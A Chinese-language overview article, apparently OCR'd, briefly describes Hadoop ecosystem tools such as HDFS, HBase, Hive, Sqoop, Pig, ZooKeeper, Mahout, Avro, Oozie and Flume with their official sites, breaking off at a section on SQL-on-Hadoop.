


Hadoop 集群的建立需要涉及大量重复性工作。Ambari 提供一套基于 Web 的图形用户界面并配备引导脚本，能够利用大部分标准化组件实现集群设置。在大家采纳 Ambari 并将其付诸运行之后，它将帮助各位完成配置、管理以及监管等重要的 Hadoop 集群相关任务。上图显示的就是集群启动后 Ambari 所显示的信息屏幕。

Ambari 属于 Apache 旗下的衍生项目，并由 Hortonworks 公司负责提供支持。

下载地址：http://incubator.apache.org/ambari/

HDFS（即 Hadoop 分布式文件系统）



Hadoop 分布式文件系统提供一套基础框架，专门用于拆分收集自不同节点之间的数据，并利用复制手段在节点故障时实现数据恢复。大型文件会被拆分成数据块，而多个节点能够保留来自同一个文件的所有数据块。上图来自 Apache 公布的说明文档，旨在展示数据块如何分布至各个节点当中。

这套文件系统的设计目的在于同时实现高容错性与高数据吞吐能力的结合。加载数据块能够保持稳定的信息流通，而低频率缓存处理则将延迟降至最小。默认模式假设的是需要处理大量本地存储数据的长时间作业，这也吻合该项目所提出的"计算能力迁移比数据迁移成本更低"的座右铭。

HDFS 同样遵循 Apache 许可。

官方网站：hadoop.apache.org

HBase

当数据被汇总成一套规模庞大的列表时，HBase 将负责对其进行保存、搜索并自动在不同节点之间共享该列表，从而保证 MapReduce 作业能够以本地方式运行。即使列表中容纳的数据行数量高达数十亿，该作业的本地版本仍然能够对其进行查询。

该代码并不能提供其它全功能数据库所遵循的 ACID 保证，但它仍然为我们带来一部分关于本地变更的承诺。所有衍生版本的命运也都维系在一起--要么共同成功、要么一起失败。

这套系统通常被与谷歌的 BigTable 相提并论，上图所示为来自 HareDB（一套专为 HBase 打造的图形用户界面客户端）的截图。

官方网站：hbase.apache.org

Hive


将数据导入集群还只是大数据分析的第一步。接下来我们需要提取 HBase 中来自文件的所有数据内容，而 Hive 的设计初衷在于规范这一提取流程。它提供一套 SQL 类语言，用于深入发掘文件内容并提取出代码所需要的数据片段。这样一来，所有结果数据就将具备标准化格式，而 Hive 则将其转化为可直接用于查询的存储内容。

上图所示为 Hive 代码，这部分代码的作用在于创建一套列表、向其中添加数据并选择信息。

Hive 由 Apache 项目负责发行。

官方网站：hive.apache.org

Sqoop




要将蕴藏在 SQL 数据库中的数据宝库发掘出来并交给 Hadoop 打理需要进行一系列调整与操作。Sqoop 负责将饱含信息的大型列表从传统数据库中移动到 Hive 或者 HBase 等工具的控制之下。

Sqoop 是一款命令行工具，能够控制列表与数据存储层之间的映射关系，并将列表转化为可为 HDFS、HBase 或者 Hive 所接纳的可配置组合。上图所示为 Apache 文档材料中的内容，可以看到 Sqoop 位于传统库与节点上的 Hadoop 结构之间。

Sqoop 的最新稳定版本为 1.4.4，但目前其 2.0 版本同样进展顺利。两个版本目前都可供下载，且遵循 Apache 许可。

官方网站：sqoop.apache.org

Pig




一旦数据以 Hadoop 能够识别的方式被保存在节点当中，有趣的分析工作将由此展开。Apache 的 Pig 会用自己的小"猪拱"梳理数据，运行利用自有语言（名为 Pig Latin）所编写的代码，并添加处理数据所需要的各种抽象机制。这样的结构会一步步指引用户走向那些易于以并行方式运行在整个集群当中的算法。

Pig 还拥有一系列针对常见任务的标准化功能，能够轻松处理诸如数据平均值计算、日期处理或者字符串差异比较等工作。如果这些还不够用--实际上一般都不够用--大家还可以动手编写属于自己的功能。上图所示为 Apache 说明文档中的一项实例，解释了用户如何将自己的代码与 Pig 代码结合起来、从而实现数据发掘。

目前 Pig 的最新版本为 0.12.0。

官方网站：pig.apache.org

ZooKeeper




一旦 Hadoop 需要在大量设备之上，集群运作的顺序就显得非常重要，特别是在其中某些设备开始签出的情况下。

ZooKeeper 在集群中强制执行一套文件系统式的层级结构，并为设备保存所有元数据，这样我们就可以在不同设备之间进行作业同步。（上图所示为一套简单的二层式集群。）说明文档展示了如何在数据处理流程中实施多种标准化技术，例如生产方-消费方队列，从而保证数据能够以正确的顺序进行拆分、清理、筛选以及分类。当上述过程结束后，使用 ZooKeeper 的节点会彼此通信、并以最终生成的数据为起点开始分析工作。

如果大家希望了解更多信息、说明文档以及最新版本，请访问 ZooKeeper 的官方网站。

官方网站：zookeeper.apache.org


NoSQL



并不是所有 Hadoop 集群都会使用 HBase 或者 HDFS。某些集成了 NoSQL 的数据存储体系会采取自己的独特机制实现跨集群各节点的数据存储任务。在这种情况下，此类体系能够利用 NoSQL 数据库的全部功能对数据进行存储与检索，而后利用 Hadoop 规划同一集群当中的数据分析作业。

此类方案中最为常见的当数 Cassandra、Riak 或者 MongoDB，而用户则在积极探索将这两种技术加以结合的最佳方式。作为 MongoDB 的主要支持厂商之一，10Gen 公司建议用户利用 Hadoop 进行离线分析，而 MongoDB 同时仍然能够以实时方式统计来自 Web 的数据。上图所示为连接器如何实现两套体系之间的数据迁移。

Mahout




目前能够帮助我们进行数据分析、分类以及筛选的算法多种多样，而 Mahout 项目的设计目的正是为了将这些算法引入 Hadoop 集群当中。大多数标准化算法，例如 K-Means、Dirichelet、并行模式以及贝叶斯分类等，都能够让我们的数据同 Hadoop 类型的映射与规约机制进行协作。

上图所示为一套篷聚类集群化算法，它选择点与半径来构成圆圈、从而覆盖整个点集合中的对应部分。这只是众多 Hadoop 内置数据分析工具之一。

Mahout 从属于 Apache 项目并遵循 Apache 许可。

官方网站：mahout.apache.org

Lucene/Solr



这是目前惟一的一款用于检索非结构化文本大型块的工具，它同时也是 Hadoop 的天生合作伙伴。由于利用 Java 编写，Lucene 能够轻松与 Hadoop 展开协作，共同创建出一套用于分布式文本管理的大型工具。Lucene 负责处理检查任务、Hadoop 则负责将查询分布到整个集群当中。

新的 Lucene-Hadoop 功能正迅速发展成为全新项目。以 Katta 为例，作为 Lucene 的衍生版本，它能自动对整个集群进行解析。Solr 则提供集成度更高的动态集群化解决方案，能够解析 XML 等标准化文件格式。上图所示为 Luke，一款用于 Lucene 浏览的图形用户界面。它现在还提供插件、用于对 Hadoop 集群进行浏览检索。

Lucene 及其多个衍生版本都属于 Apache 项目的组成部分。

官方网站：www.apache.org

Avro


当 Hadoop 作业需要进行数据共享时，我们完全可以使用任何一种数据库加以实现。但 Avro 是一套序列化系统，能够利用一定模式将数据整理起来并加以理解。每一个数据包都附带一种 JSON 数据结构，用于解释数据的具体解析方式。这种数据头会指定数据结构，从而避免我们在数据中编写额外的标签来对字段进行标记。如此一来，当共享数据较为规律时，其体积将比传统格式（例如 XML 或者 JSON）更为紧凑。

上图所示为针对某个文件的 Avro 处理模式，其中分为三种不同字段：姓名、最喜欢的数字与最喜欢的颜色。

Avro 同样属于 Apache 项目的组成部分，其代码拥有 Java、C++以及 Python 等多个语言版本。

官方网站：avro.apache.org

Oozie




将一项作业拆分成多个步骤能够让工作变得更为简单。如果大家将自己的项目拆分成数个 Hadoop 作业，那么 Oozie 能够以正确的顺序将其组合起来并加以执行。大家不需要插手堆栈调整，等待一个堆栈执行结束后再启动另一个。Oozie 能够按照 DAG（即有向无环图）的规范对工作流加以管理。（环图相当于无限循环，对于计算机来说就像一种陷阱。）只需将 DAG 交给 Oozie，我们就可以放心出去吃饭了。

上图所示为来自 Oozie 说明文档的一幅流程图。Oozie 代码受到 Apache 许可的保护。

官方网站：oozie.apache.org

GIS 工具




咱们生活的世界相当广阔，因此让运行 Hadoop 的集群与地理地图协作也是项难度很高的任务。针对 Hadoop 项目的 GIS（即地理信息系统）工具采用多种基于 Java 的最佳工具，能够透彻理解地理信息并使其与 Hadoop 共同运行。我们的数据库将通过坐标而非字符串来处理地理查询，我们的代码则通过部署 GIS 工具来计算三维空间。有了 GIS 工具的帮助，大家面临的最大难题只剩下正确解读"map"这个词--它到底代表的是象征整个世界的平面图形，还是 Hadoop 作业当中的第一步、也就是"映射"？

上图所示为说明文档中关于这些工具的不同层级。目前这些工具可在 GitHub 上进行下载。

下载地址：http://esri.github.io/gis-tools-for-hadoop/

Flume



数据收集这项任务绝对不比数据存储或者数据分析更轻松。作为又一个 Apache 项目，Flume 能够通过分派"代理"以收集信息并将结果保存在 HDFS 当中。每一个代理可以收集日志文件、调用 Twitter API 或者提取网站数据。这些代理由事件触发，而且可以被链接在一起。由此获得的数据随后即可供分析使用。

Flume 项目的代码受 Apache 许可保护。

官方网站：flume.apache.org

Hadoop 上的 SQL

如果大家希望在自己的大型集群当中对全部数据来一次快速的临时性查询，正常来说需要编写一个新的 Hadoop 作业，这自然要花上一些时间。过去程序员们多次掉进过这同一个坑里，于是大家开始怀念老式 SQL 数据库--利用相对简单的 SQL 语言，我们就能为问题找到答案。从这一思路出发，众多公司开发出一系列新兴工具，这些方案全部指向更为快捷的应答途径。

